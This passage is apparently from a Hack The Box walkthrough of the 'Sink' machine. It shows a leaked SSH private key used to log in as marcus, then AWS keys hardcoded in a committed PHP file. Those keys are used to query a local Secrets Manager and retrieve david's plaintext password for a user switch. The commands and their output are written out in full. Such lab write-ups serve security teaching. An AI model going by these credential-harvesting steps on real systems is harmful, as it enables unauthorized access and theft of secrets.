+ r2A1zHu3HLBbi7Qvllj/veGQpzzUXakg82uT+h5Sdd+mV9+EtroVbecRRubUyJ9gQOYUa/
+ LE1aJZEZC8cdSeOVn6SP/DITvhzDPwAAAAMBAAEAAAGAEFXnC/x0i+jAwBImMYOboG0HlO
+ z9nXzruzFgvqEYeOHj5DJmYV14CyF6NnVqMqsL4bnS7R4Lu1UU1WWSjvTi4kx/Mt4qKkdP
+ P8KszjbluPIfVgf4HjZFCedQnQywyPweNp8YG2YF1K5gdHr52HDhNgntqnUyR0zXp5eQXD
+ tc5sOZYpVI9srks+3zSZ22I3jkmA8CM8/o94KZ19Wamv2vNrK/bpzoDIdGPCvWW6TH2pEn
+ gehhV6x3HdYoYKlfFEHKjhN7uxX/A3Bbvve3K1l+6uiDMIGTTlgDHWeHk1mi9SlO5YlcXE
+ u6pkBMOwMcZpIjCBWRqSOwlD7/DN7RydtObSEF3dNAZeu2tU29PDLusXcd9h0hQKxZ019j
+ 8T0UB92PO+kUjwsEN0hMBGtUp6ceyCH3xzoy+0Ka7oSDgU59ykJcYh7IRNP+fbnLZvggZj
+ DmmLxZqnXzWbZUT0u2V1yG/pwvBQ8FAcR/PBnli3us2UAjRmV8D5/ya42Yr1gnj6bBAAAA
+ wDdnyIt/T1MnbQOqkuyuc+KB5S9tanN34Yp1AIR3pDzEznhrX49qA53I9CSZbE2uce7eFP
+ MuTtRkJO2d15XVFnFWOXzzPI/uQ24KFOztcOklHRf+g06yIG/Y+wflmyLb74qj+PHXwXgv
+ EVhqJdfWQYSywFapC40WK8zLHTCv49f5/bh7kWHipNmshMgC67QkmqCgp3ULsvFFTVOJpk
+ jzKyHezk25gIPzpGvbIGDPGvsSYTdyR6OV6irxxnymdXyuFwAAAMEA9PN7IO0gA5JlCIvU
+ cs5Vy/gvo2ynrx7Wo8zo4mUSlafJ7eo8FtHdjna/eFaJU0kf0RV2UaPgGWmPZQaQiWbfgL
+ k4hvz6jDYs9MNTJcLg+oIvtTZ2u0/lloqIAVdL4cxj5h6ttgG13Vmx2pB0Jn+wQLv+7HS6
+ 7OZcmTiiFwvO5yxahPPK14UtTsuJMZOHqHhq2kH+3qgIhU1yFVUwHuqDXbz+jvhNrKHMFu
+ BE4OOnSq8vApFv4BR9CSJxsxEeKvRPAAAAwQDPH0OZ4xF9A2IZYiea02GtQU6kR2EndmQh
+ nz6oYDU3X9wwYmlvAIjXAD9zRbdE7moa5o/xa/bHSAHHr+dlNFWvQn+KsbnAhIFfT2OYvb
+ TyVkiwpa8uditQUeKU7Q7e7U5h2yv+q8yxyJbt087FfUs/dRLuEeSe3ltcXsKjujvObGC1
+ H6wje1uuX+VDZ8UB7lJ9HpPJiNawoBQ1hJfuveMjokkN2HR1rrEGHTDoSDmcVPxmHBWsHf
+ 5UiCmudIHQVhEAAAANbWFyY3VzQHVidW50dQECAwQFBg==
+ -----END OPENSSH PRIVATE KEY-----
```



Let's ssh in.




```
┌──(root💀kali)-[/Documents/htb/boxes/sink]
└─# chmod 600 id_rsa_marcus

┌──(root💀kali)-[/Documents/htb/boxes/sink]
└─# ssh -i id_rsa_marcus marcus@10.10.10.225
The authenticity of host '10.10.10.225 (10.10.10.225)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPArj5uYqJwwe7mpUbzD/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.225' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 08 Jun 2021 03:07:46 AM UTC

  System load:                      0.47
  Usage of /:                       38.0% of 17.59GB
  Memory usage:                     56%
  Swap usage:                       0%
  Processes:                        301
  Users logged in:                  0
  IPv4 address for br-85739d6e29c0: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens160:          10.10.10.225
  IPv6 address for ens160:          dead:beef::250:56ff:feb9:88de


79 updates can be installed immediately.
26 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jan 27 12:14:16 2021 from 10.10.14.4
marcus@sink:~$ id
uid=1001(marcus) gid=1001(marcus) groups=1001(marcus)
```

Privilege escalation

In the previous enumeration on port 3000 i also found a file called e8d68917f2570f3695030d0ded25dc95738fb1ba which has key and secret it is mainly a aws operation.

location : http://10.10.10.225:3000/root/Log_Management/-commit/e8d68917f2570f3695030d0ded25dc95738fb1ba




marcus 6 months ago parent f4b82675a0 commit e8d68917f2

1 changed files with 34 additions and 0 deletions

+34 -0 create_logs.php


```
@@ -0,0 +1,34 @@
+ <?php
+ require 'vendor/autoload.php';
+
+ use Aws\CloudWatchLogs\CloudWatchLogsClient;
+ use Aws\Exception\AwsException;
+
+ $client = new CloudWatchLogsClient([
+         'region' => 'eu',
+         'endpoint' => 'http://127.0.0.1:4566',
+         'credentials' => [
+                 'key' => 'AKIAIUEN3QWCPSTEITJQ',
+                 'secret' => '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'
+         ],
+         'version' => 'latest'
+ ]);
+ try {
+ $client->createLogGroup(array(
+         'logGroupName' => 'Chef_Events',
+ ));
+ }
+ catch (AwsException $e) {
+     echo $e->getMessage();
+     echo "\n";
+ }
+ try {
+ $client->createLogStream([
+         'logGroupName' => 'Chef_Events',
+         'logStreamName' => '20201120'
+ ]);
+ }catch (AwsException $e) {
+     echo $e->getMessage();
+     echo "\n";
+ }
+ ?>
```

Let's configure the aws console inside ssh connection.




```
marcus@sink:~$ aws configure
AWS Access Key ID [None]: AKIAIUEN3QWCPSTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: eu
Default output format [None]: json
```

After that let's list the secrets




```
marcus@sink:~$ aws --endpoint-url="http://127.0.0.1:4566/" secretsmanager list-secrets
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jenkins Login-mVHId",
            "Name": "Jenkins Login",
            "Description": "Master Server to manage release cycle 1",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "",
            "RotationRules": {
                "AutomaticallyAfterDays": 0
            },
            "Tags": [],
            "SecretVersionsToStages": {
                "6862c436-2186-4b34-bc99-9237d9aea858": [
                    "AWSCURRENT"
                ]
            }
        },
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Sink Panel-pCqZp",
            "Name": "Sink Panel",
            "Description": "A panel to manage the resources in the devnode",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "",
            "RotationRules": {
                "AutomaticallyAfterDays": 0
            },
            "Tags": [],
            "SecretVersionsToStages": {
                "21ff916d-351a-4087-bde4-02656308e69e": [
                    "AWSCURRENT"
                ]
            }
        },
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-LASyG",
            "Name": "Jira Support",
            "Description": "Manage customer issues",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "",
            "RotationRules": {
                "AutomaticallyAfterDays": 0
            },
            "Tags": [],
            "SecretVersionsToStages": {
                "39d8bb51-d915-4834-94c4-c1ee5f64c1f1": [
                    "AWSCURRENT"
                ]
            }
        }
    ]
}
```

Got the david password.




```
marcus@sink:~$ aws --endpoint-url="http://127.0.0.1:4566/" secretsmanager get-secret-value --secret-id "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-LASyG"
{
    "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-LASyG",
    "Name": "Jira Support",
    "VersionId": "39d8bb51-d915-4834-94c4-c1ee5f64c1f1",
    "SecretString": "{\"username\":\"david@sink.htb\",\"password\":\"EALB=bcC=`a7f2#k\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1623111213
}
```

Change the user to david




```
marcus@sink:~$ su david
Password:
david@sink:/home/marcus$ id
uid=1000(david) gid=1000(david) groups=1000(david)
```

I found the servers.enc file inside /home/david/Projects/-Prod_Deployment. this is an encrypted file.
decrypt the file still needs to be operated through aws.



